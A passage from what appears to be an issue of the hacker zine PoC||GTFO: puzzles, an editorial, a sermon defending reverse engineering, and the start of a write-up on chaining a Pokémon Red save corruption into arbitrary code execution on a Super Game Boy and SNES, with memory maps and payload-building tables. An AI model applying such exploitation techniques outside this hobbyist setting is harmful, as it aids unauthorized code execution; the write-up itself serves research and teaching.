
9:13 Oona's Puzzle Corner!

by Oona Räisänen

Mystery Message

Peter sits in the front of the classroom. One day during class this message was passed to him.

>⊓⊓ >⊡⌐⌐⊓⊡⌐ ⌐⧉⊡⌐⎾⌵⌐⌐>⊡⌐ ⊒< ⌵⎾⊡⌐
⊎⊡⌐⊡⊡⌐. ⌐⧉<⌐⌐ <⧉< ⌐⊡> ⎾> ⊔⌐⌐⊎
⊏⧉⌐ ⊒⊡ ⌵⊓⊡⊡ ⊓⊡ ><⎾⊡⌵ >⧉ >⊓⊓
⊔⌐⌐⌐⊎⊔⧉⌐⌐⎾⊒? <⧉<⎾ ⊒⌐>⊓ ⊓⧉⊒⊡⌵⧉⎾⊎
⌵⊓⌐⌐⌐ ⊔⊡ ⊒⊏⊡⊡ ⎾⊡ ⎾⊡><⎾⊡.

Interpolation Colorization

Sadie really likes to convolve with this kernel. But she only took with her a travel pack containing a limited set of discrete samples. Use a colored pencil to connect the integer-valued dots (1, 2, 3, ...). Then repeat using a different color but include also the decimal-valued dots. What do you see? How is this related to interpolation and sampling rates? If you recognize the kernel, how would you help Sadie generate even more points?

Bit Flip Trouble

Mary keeps two copies of a precious file. But one of the copies has been corrupted in memory due to a recent Rowhammer attack. Can you find all the flipped bits in the samples below? Can you even tell which one is the original?

```
0000000: 2550 4446 2d31 2e33 0a31 2030 206f 626a    2550 4446 2d31 2e33 0a31 2030 a06f 626a
0000010: 0a3c 3c20 2f54 7970 6520 2f43 6174 616c    0a3c 3c20 2f44 7970 6520 2f4b 6174 616c
0000020: 6f67 202f 5061 6765 7320 3220 3020 5220    6f67 a02f 5061 6765 7320 3220 3020 5220
0000030: 3e3e 0a65 6e64 6f62 6a0a 3220 3020 6f62    3e3e 0a65 6e64 6f62 6a0a 3220 3020 6f62
0000040: 6a0a 3c3c 202f 5479 7065 7320 2f50 6167    6a0a 3c3c a02f 5479 7065 7321 2f50 6167
0000050: 6573 202f 4b69 6473 205b 2033 2030 2052    6573 202f 4b69 6473 205b 2033 2030 2052
0000060: 205d 202f 436f 756e 7420 3120 3e3e 0a65    205d 202f 436f 756e 7420 3120 3e3e 0a65
0000070: 6e64 6f62 6a0a 3320 3020 6f62 6a0a 3c3c    6e64 6f66 6a0a 3320 3020 6f62 6e0a 3c3c
0000080: 202f 5479 7065 202f 5061 6765 202f 5061    202f 5479 7065 202f 5061 6765 202f 5061
0000090: 7265 6e74 2032 2030 2052 202f 5265 736f    7265 6e74 2032 2030 2052 202f 5245 f36f
00000a0: 7572 6365 7320 3c3c 202f 466f 6e74 203c    7572 6365 7321 3c3c 202f 466f 6e74 203c
00000b0: 3c20 2f46 3120 3c3c 202f 5479 7065 202f    3c20 2f46 3120 3c3c 202f 5479 7065 202f
00000c0: 466f 6e74 202f 5375 6274 7970 6520 2f54    466f 6e74 202f 5375 6274 7970 6521 2f54
00000d0: 7970 6531 202f 4261 7365 466f 6e74 202f    7971 6531 202f 4261 7365 466f 6e64 202f
00000e0: 4172 6961 6c20 3e3e 203e 3e20 3e3e 202f    4172 6961 6c20 3e3e 203e 3e20 3e3e 202f
00000f0: 436f 6e74 656e 7473 2034 2030 2052 203e    436f 6e74 256e 7473 2034 2030 2056 203e
0000100: 3e0a 656e 646f 626a 0a34 2030 206f 626a    3e0a 656e 646f 626a 0a34 2030 206f 626a
0000110: 0a3c 3c3e 3e0a 7374 7265 616d 0a42 540a    0a3c 3c3e 3e0a 7374 7265 616d 0a42 540a
0000120: 2f46 3120 3430 2054 660a 3430 2037 3030    2f06 3120 3430 2044 620a 3430 2037 3030
0000130: 2054 640a 2853 7475 6666 2074 6f20 6275    2054 640a 2853 7475 6666 2074 6f20 6275
0000140: 793a 2920 546a 0a30 202d 3830 2054 640a    793a 2920 546a 0a30 202d 3830 2054 640a
0000150: 282d 2044 4452 3429 2054 6a0a 3020 2d38    082d 2044 4452 3329 2054 6a0a 3020 2d38
0000160: 3020 5464 0a28 2d20 6861 7264 2064 7269    3020 5474 0a28 2d20 6861 7264 2064 7269
0000170: 7665 2920 546a 0a45 540a 656e 6473 7472    7665 2921 546a 0a65 540a 656e 6473 7472
0000180: 6561 6d0a 656e 646f 626a 0a74 7261 696c    6561 6d0a 656e e46f 626a 0a74 7261 696c
0000190: 6572 0a3c 3c20 2f52 6f6f 7420 3120 3020    6572 0a3c 3c20 2f56 6f6f 7420 3120 3020
00001a0: 523e 3e0a 2525 454f 460a                   523e 3e0a 2525 454f 460a
```

Hint: !noisiv oerets ruoy esU

Hacker Jumble

Max has been trying to memorize some topical words for his upcoming infosec specialist appearance in the news. But now they're all lying on his hotel room floor and he has trouble finding them. How many words can you find? What has happened to them during the night that makes them so difficult to see?

```
F V B G F N G U A O E B B R B
U F V S E R C H F E G E N F Z
N H N E A F N G R R U N F X J
P N J F N J J E R B S P U V V
F Y R U E U L B R Z B Y Y N A
R Q B E A V V J Z E E R R R Q
R R L Z E Q R U N R E S L A B
F J G Y J A Z N W Q F N Z C J
H B Y N Q H A Z T C V A N G F
T R Y Q R U G Z B Y E S Q N G
O A W R R C U R Y Q V V V E R
R F Y H Q F F E G R B P F E A
V Q O S E R N X B B G Y B Q N
U N P X V A T G R N Z G A V A
```

10 The Theater of Literate Disassembly

IN THE THEATER OF LITERATE DISASSEMBLY,
PASTOR MANUL LAPHROAIG
AND HIS MERRY BAND OF
REVERSE ENGINEERS
LIFT THE WELDED HOOD FROM
THE ENGINE THAT RUNS THE WORLD!

10:1 Please stand; now, please be seated.

Neighbors, please join me in reading this eleventh release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and

the worship of weird machines. This is our eleventh release, given on paper to the fine neighbors of Washington, D.C.

Our sermon today, to be found on page 139, is a sordid tale in the style of a Dickensian ghost story. Pastor Laphroaig invites us to the anatomical theater, where helpless tamagotchis are disassembled in front of an audience, for *FUN*!

Page 144 contains a delightfully sophisticated and reliable exploit for Pokémon Red on the Super GameBoy, starting from a save-game glitch, then working forward through native Z80 code execution to native 65C816 code on the host Super NES. They do all of this on real hardware with scripted access to only the gamepad and the reset switch!

Keeping up our tradition of shipping in funky file formats, this PDF is a new polyglot! Page 190 contains the details for how this PDF is also an exploit, loading Pokémon Plays Twitch in the LSNES emulator.

Micah Elizabeth Scott is becoming a regular contributor to this journal, and we eagerly await each of her submissions. Page 194 contains her notes on ARM's replacement for JTAG, called Single Wire Debug. Driving SWD from an Arduino, she's able to move the target machine like a marionette, scripted from literate HTML5 programming with powerful new elements, such as a hex editor.

When we heard that Amanda Wozniak was contracted to reverse engineer a pregnancy test, but never paid for the work, we quickly

scrounged up five Canadian loonies to buy the work as scrap. Page 205 contains her notes, and we'll happily pay five more loonies to the first use of this technology in a Hackaday marriage proposal or shotgun wedding.

On page 220, Peter Ferrie shares tricks for breaking the copy protection of dozens of Apple][games. When we told Peter to keep his notes to six pages, he laughed and dared us to find tricks worth cutting from his article. Accordingly, our cutting-room floor is spotless and this article is the most complete collection of Apple][cracking techniques in modern publication.

Travis Goodspeed has been playing with Digital Mobile Radio (DMR) lately, a competitor to TETRA and P25 that is used for amateur radio, as well as trunked radio for businesses and cash-strapped police departments. Page 311 contains his notes for jailbreaking the Tytera MD380's bootloader, dumping all of protected memory, then patching its application to enable promiscuous mode. These tricks should also work on the CS700, CS750, and a variety of other DMR handhelds.

10:2 Three Ghosts and a Little, Brown Dog

a sermon by Pastor Manul Laphroaig

Rise, neighbors, and in the tradition of the season, let's have a conversation with spirits of the past, the present, and the future. We will head to a disreputable place, a place of controversy where, according to the best moral authorities, irresponsible people do foul

things for fun: a place of scandalous, wholesale wickedness which must be stopped!

Yes, neighbors, we are heading to an *anatomical theater*, to observe its grim denizens at their grisly pastime. While some dissect carcasses, the rest watch from rows of seats. They call it learning and finding things out—even though most of what meets the eye looks like merely breaking things apart. They say they are making things better—even curing diseases!—though there are highly titled authorities with certified diplomas and ethically approved methodologies who make it their business to improve things "holistically," without all this disconcerting breakage and cutting things off. Truly, if this doesn't beg the question "How is this allowed?," then what does?

There was a time, neighbors, when *anatomy* didn't mean trying to guess how a thing functioned by dissecting a specimen. When Andreas Vesalius published his classic human anatomy atlas with its absolute priority of dissection for learning what was and what was not true about the human body, his fixation on biological disassembly was a scandal. A proper anatomy book was understood to include Aristotle's four humors and a fair bit of astrology; imagine how regressive Vesalius' fixation on cutting things apart to find their function must have looked! Even when he became a royal court physician, other learned physicians called him a barber—for everyone knew that only barbers and sawbones used blades. Until Victorian times, a doctor was a gentleman, and a surgeon wasn't. Testing the patient's urine was fine, but taking knives to one was simply below a proper doctor's station.

Vesalius' dissection-bound atlas became an instant hit, though. It turned out that going into specific techniques of dissection—place a rope here and a pulley there—so that others would replicate it was exactly what was needed; the venerable signs and elements, on the other hand, not so much. Which did not save Vesalius from having to undertake an emergency trip to far-away lands for an obscure reason, dying in abject poverty on the way. He died before the first dedicated anatomical theater was built in 1594, by which time anatomy finally meant what he had made it mean.

Ah, but that was then and now is now! The year is 1902, and *physiology* is the latest scandal. Again, moral delinquents and their supporters are doing something loathsome: vivisection. Again, they come up with excuses: it's all about finding out how things work, they say; some kind of knowledge that makes them different from the uninitiated, we hear. And even if there was knowledge to be gained, could it really be trusted to such an immature and irresponsible crowd? Stuck to their—not so innocent—toys and narrowly focused views, they can't even see the bigger ethical picture! They cater to and are occasionally catered by truly objectionable characters—and then have the gall to shrug it off. They talk about education, but who in their right mind would let them near children? Too bad there isn't a general law against them yet, and the establishment is dragging its feet (or even has its own uses for them, no doubt disgusting)—but the stride of social progress is catching up with them, and, with luck, there soon will be!

That was the year of high court drama, a pitched battle between people who each believed themselves to embody social progress against superstition. It saw rallies by socialists and riots by medical students,

scientists and suffragettes, British lords and Swedish feminists—and a lot more, including its own commemorative handkerchief merchandise. It is immortalized in history as *The Brown Dog affair*, one so dramatic that even the Wikipedia article about it makes for good reading. Incidentally, the experiment involved led to the discovery of hormones.

So says the Ghost of Science Past, but we bid him to haunt us no longer. There is another, more cheerful Spirit to occupy our attention —the Spirit of the Present. This is a more cheerful Spirit, involving pets only as cute pictures thereof—and lots of them!—much to the relief of those who think neither Schrodinger nor Pavlov would make good friends.

But this Spirit isn't left without attention from our moral betters. What about the children? What about the lowlives and the criminals whom we empower by our so-called knowledge? What about the bullies, the haters, the thieves, the spies, the despots, and even—the terrorists? Would a good thing be called *exploitation* or *pwnage*? This new reality is so scary to some people that their response goes straight to nuclear; they call for a *Manhattan project*, but what they really mean is "nuke it from orbit." To some, it's even about evil "techno-priests" hijacking "true social progress"—or at least it sells their books.

Nor is this Spirit's domain devoid of court drama, even in our enlightened times—although looking where we tend to fall on the scale between Vesalius and Lord Alverstone's Old Bailey, one begins to wonder just where the light is going. No wonder the Spirit of the Hacking Present looks somewhat frayed around the edges.

Why wait for the Specter of the Future to make an appearance? I say, neighbors, let's make like 1594 at the University of Padua—back when a university used to have quite a different place in this game of ghosts—and have our own Anatomical Theater, a Theater of Literate Disassembly!

Just as Knuth described Adventure with Literate Programming, we'll weave together the disassembled code of a live subject with expert explanations of its deeper meaning.[1] (Of course the best part might well be a one liner, but we'll save the reader hours of effort!) We'll weave a log and a transcript into an executable script that reproduces the cuts of a Master Surgeon, stroke by stroke.

It is high time. We have been doing our dissections alone—with none or few to watch and learn—long enough. Let other neighbors watch your disassembly, show them your technique, and let them get a good view and share the fun.

As the good old U. of Padua preserved its theater, so shall we! And then perhaps the Specter of the Future will smile upon us.

10:3 Pokémon Plays Twitch

by Allan Cecil (DwangoAC), Ilari Liusvaara (Ilari) and Jordan Potter (P4Plus2)

For the Awesome Games Done Quick (AGDQ) 2015 charity marathon we exploited a chain of unmodified Nintendo game console components consisting of a Pokémon Red Game Boy cartridge in a Super Game Boy running in a Super Nintendo. We plugged the latter into custom hardware posing as a normal controller. In this seven-stage exploit, we corrupted a save file to give ourselves 255 Pokémon, swapped Pokémon, and tossed items to plant shellcode. We committed a series of atrocities using documented command packets and ultimately broke into the Super Nintendo's working RAM, where we wrote our own chat interface to display live contents of the Twitch chat and even a representation of a defaced website.

Stage 0: Inject useful data by naming the rival $RxRx^P_K$ and resetting while saving to get 255 Pokemon.

Stage 1: Swap Pokemon and items to get rival's name in items list, toss items to form a button reading payload, and leave menu to execute it.

Stage 2: Press buttons to write two command packets in memory one nibble per frame, overwrite jump to execute.

Stage 3: Escape SGB, hang Pokemon to stop music, read a set number of button presses 1 byte per frame to write a faster transfer method and execute it.

Stage 4: At 3,840 bytes per second (4 controllers of 2 bytes at 60 frames per seconds), write a block transfer loader into memory and execute it.

Stage 5: Use block loader to transfer intended SNES payload of variable length and execute it.

Stage 6: Reset SNES to clear state, execute Twitch chat interface, read text in 5-bit or 7-bit encodings, respond to control packets to display web view, make Twitch chat say Hi, win the Internet.

TAS'ing a Game to execute Arbitrary Code

TASVideos[2] hosts Tool-Assisted Speedruns of games that are created using an emulator with speed controls such as slow motion and frame advance, along with the ability to save and restore the state of the game (or, rather, of the entire console) at any time. TAS movie files consist of a list all of the button presses sent to the console every frame from the time it is powered on until the game is beaten. It aids our poor human reflexes, but it can do a lot more—like arbitrary code execution!

The first run on the site to use this ability to execute arbitrary code to jump to the credits of a game was Masterjun's Super Mario World run. Later, Bortreb used arbitrary code execution in a run of Pokémon Yellow, marking the first time external content was added to an existing game.

In late 2013, DwangoAC worked with Ilari and Masterjun to present a run at AGDQ 2014 that programmed the games Snake and Pong into Super Mario World on a real console using a replay device (also known as a "bot") from True. This was a huge success and was covered by Ars Technica, but we knew that we could do even more, which ultimately led us to the project described in this article.[3]

The Game Choice

We started with an end-goal of executing arbitrary code on a Super Nintendo (SNES) using a Super Game Boy (SGB) cartridge as the entry point. We initially planned to use Pokémon Yellow based on Bortreb's exploit in that game, but quickly discovered that the SGB detection routine used by Pokémon Yellow is extremely broken and only worked on a real SGB by pure chance.[4] After looking at other options, we chose to use the Pokémon Red version, which uses a more reliable SGB detection routine that gets us access to the full SGB palette, a custom border, and consistent timing benefits we'll discuss later.[5] Using Pokémon Red also has another added benefit in that the entire game has been skillfully disassembled.[6]

The Emulator

When we started this project in August 2014, the only emulator capable of emulating an SGB inside of an SNES at a low enough level for our needs was the BSNES emulator. Unfortunately, although BSNES is very accurate at emulating an SNES, it doesn't do a very good job of emulating an SGB. The Gambatte Dot-Matrix Game Boy (DMG) emulator is likewise very accurate, but is unable to emulate an SGB on its own. Ilari was able to create a hybrid emulation core using BSNES to emulate the SNES↔DMG interface chip while using Gambatte for DMG emulation. This was a considerable undertaking, but in the end the emulator was very usable, albeit somewhat slow, as properly emulating the synchronization between the SNES CPU and the DMG CPU is a challenge. Ilari continued to provide emulator development and scripting support throughout the project.

The Hardware

We didn't just want to exploit a game in the sandbox of a console emulator and call it a Proof of Concept. We wanted to do the job

properly and create an actual exploit that would work on real hardware. Only one member of our team (DwangoAC) had all of the required hardware in one place, namely an SNES console, an SGB cartridge, a copy of Pokémon Red, and the replay device posing as a controller, also known as a "bot."[7] Because we wanted to stream data from an attached computer, we opted to use an older, serial-over-USB connected device, namely True's NES/SNES Replay Device. This choice of hardware had a few limitations but worked out well for the project in the end.

The Plan

We were unsure what kind of payload to create once we gained the ability to execute arbitrary code on the SNES. Initially we investigated methods of showing crude video, but abandoned it after spending far too much time failing to increase the datarate and running into limits with the processing speed of the SNES's 65C816 CPU. An IRC discussion about Twitch Plays Pokémon[8] led DwangoAC and P4Plus2 to brainstorm what it would take to incorporate similar elements into our payload, and the concept of *Pokémon Plays Twitch* was hatched— where a Pokémon character enters a Twitch chat room and "plays" Twitch. In the end, we took it to the next level by giving Red a voice in a chat interface on the SNES and giving TASBot, the robot holding the replay board, the ability to speak through `espeak` and argue with Red. There's much more to say about that, but let's first get to the point where we can execute arbitrary code!

Figure 10.1: The Legendary TASBot

Figure 10.2: A Strange Rival

Stage 0: Corrupting a save game.

> Three to seven bytes per minute.

We start the game by creating a save file, giving ourselves the default name of Red and naming our rival $RxRx^P_k$ as shown in Figure 10.2. We then save the game as in Figure 10.3, but reset the console directly after it starts writing to the cartridge's SRAM. There is checksumming on most of the values in the save file but at least one value has no checksum at all, namely the byte at the start of the "party data" that stores the number of Pokémon that have been caught. By some chance, this value in SRAM (at 0xAF2C, or 0x2F2C when paged) is initially set to FF, so we wait long enough for valid name data and a save file header to be written before resetting. It is possible to do this with human reflexes as the window is approximately 20 ms but we opted to run a wire from our replay device to pin 19 on the expansion port on the underside of the SNES. This allowed ns to trigger a reset by shorting the pin to ground, as shown in Figure 10.3.[9]

Figure 10.3: Corrupting a save game by pressing A to save, then resetting 24 frames later.

Stage 1: Writing Z80 assembly by swapping Pokémon and tossing items.

Thirty bytes per second

After loading the game but before changing anything, the initial state of the GBBUS memory map is held in memory at 0xD163.[10]

```
        0xD163   Number of Pokemon, corrupted to 0xFF in Stage 0.
   2    0xD164   Pokemon IDs (1 byte each), corrupted to 0xFF.
        0xD16A   Sentinel byte (0xFF)
   4    0xD16B   Pokemon Data. 44 bytes each, all corrupted to 0xFF.
        0xD273   Pokemon original trainers; all are corrupted to 0xFF.
   6    0xD2B5   Pokemon nicknames; all are corrupted to 0xFF.
        0xD2F7   Pokemon owned bitmap (19 bytes); all zeroes.
   8    0xD30A   Pokemon seen bitmap (19 bytes); all zeroes.
        0xD31D   Number of items; initially 0
  10    0xD31E   Items array; each entry is two bytes, an item ID and
                 item count.  After the last item, there is an FF.
  12             (Initially located at 0xD31E.)
        0xD347   Money as Binary-Coded Decimal. (Initially $3000.)
  14    0xD34A   Rival's name. (Set during Stage 0, initially
                 91 F1 91 F1 E1 50 00 00 00 00.)
  16    0xD355   <misc data>
        0xD36E   Map level script pointer. (Initially B0 40.)
```

We want to adjust some of these values to create a payload
described in the next section, and the game conveniently provides three
ways to arrange the state of memory.

- Swapping Pokémon: The game implements moving Pokémon
  around the list by swapping the raw contents of entries in the ID,
  Data, Original trainer, and nickname tables, which happens to
  offset data by an odd amount. Since we have 255 Pokémon instead
  of the 141 the game was originally limited to we can swap around
  the contents of anything in WRAM above 0xD164.[11]

- Tossing items: Throwing away unwanted items decrements the
  second byte in an item's two-byte ID / Quantity pair.
  Unfortunately, there are some items that can't be tossed, either
  because the game prevents tossing them or because doing so
  softlocks or crashes the game.

- Swapping items: Items can be swapped around in the list of items,
  which normally just swaps the item data. If you swap two of the
  same item, the game tries to merge them by adding their counts
  and then shifting the item list. The shift adjusts the item count and

writes a new sentinel item ID. (It doesn't touch either the item count in that slot or the old sentinel.)

Since we don't have any items, let's get some! Swapping the first Pokémon with the tenth causes the FF's located at 0xD16B through 0xD196 to be written to 0xD2F7 through 0xD322. Per the memory map, the number of items is located at 0xD31D and this is changed along with lots of other nearby addresses from 00 to FF, which causes the game to think we have 255 items. We eventually enter the item menu and proceed to toss a number of safe items, but—because we can only ever decrement the quantity byte in each item's ID/Quantity two-byte pair—we have to go back and swap Pokémon to make what was once an ID into an item count and vice versa.

In order to avoid softlocking the game, we have to walk through the sequence in a very particular order. There are several items that the game refuses to toss, some that crash the game if you try to toss them, some that can only be thrown once—after which all items afflicted with this condition can no longer be tossed. Some will crash the game simply by being in the menu even if you never even select them.

```
Address ## ID ## ID ## ID ## ID ## ID ## ID ## ID

0xD34A   00 91 F1 91 F1 E1 50 00 00 00 00 00 00 00
Pokemon 1 ↔ 10 ⇒datastart = 0xD349
item     3 ↔ 5  ⇒datastart = 0xD347
Pokemon 3 ↔ 6  ⇒datastart = 0xD331
item     3 ↔ 4  ⇒datastart = 0xD32F

0xD32F   00 91 F1 91 F1 E1 50 00 00 00 00 00 00 00
                 toss 1 item

0xD32F   00 91 F0 91 F1 E1 50 00 00 00 00 00 00 00
                       toss 1 item

0xD32F   00 91 F0 91 F0 E1 50 00 00 00 00 00 00 00

0xD32F   00 91 F0 E1 50 91 F0 00 00 00 00 00 00 00

0xD32F   00 91 F0 00 00 91 F0 00 00 00 00 E1 50 00
                                          toss 24 items

0xD32F   00 91 F0 00 00 91 F0 00 00 00 00 E1 38 00
                          toss 12 items

0xD32F   00 91 F0 00 00 91 F0 00 F4 00 00 E1 38 00
(same ID swap)

0xD32F   00 91 F0 00 63 91 F0 00 91 00 00 E1 38 00
             toss 20 items

0xD32F   00 91 F0 00 4F 91 F0 00 91 00 00 E1 38 00
Pokemon   4 ↔  5 ⇒datastart = 0xD324
(even address, so now ID and ## are shifted)

Address ID ## ID ## ID ## ID ## ID ## ID ## ID ##

0xD324   00 91 F0 00 4F 91 F0 00 91 00 00 E1 38 00
                                          toss 45 items

0xD324   00 91 F0 00 4F 91 F0 00 91 00 00 E1 38 D3
                                     toss 20 items

0xD324   00 91 F0 00 4F 91 F0 00 91 00 00 CD 38 D3
                              toss 222 items

0xD324   00 91 F0 00 4F 91 F0 00 91 22 00 CD 38 D3
                        toss 8 items

0xD324   00 91 F0 00 4F 91 F0 F8 91 22 00 CD 38 D3
                     toss 27 items

0xD324   00 91 F0 00 4F 76 F0 F8 91 22 00 CD 38 D3
                 toss 8 items

0xD324   00 91 F0 F8 4F 76 F0 F8 91 22 00 CD 38 D3
             toss 27 items

0xD324   00 76 F0 F8 4F 76 F0 F8 91 22 00 CD 38 D3
Pokemon  -8 ↔ -7  ⇒datastart = 0xD350
Pokemon   3 ↔  4  ⇒[0xD35B] = 00
Pokemon   4 ↔  5  ⇒[0xD366] = 00
Pokemon   5 ↔  2  ⇒datastart = 0xD366
Pokemon   2 ↔ -11 ⇒[0xD2CC] = 00
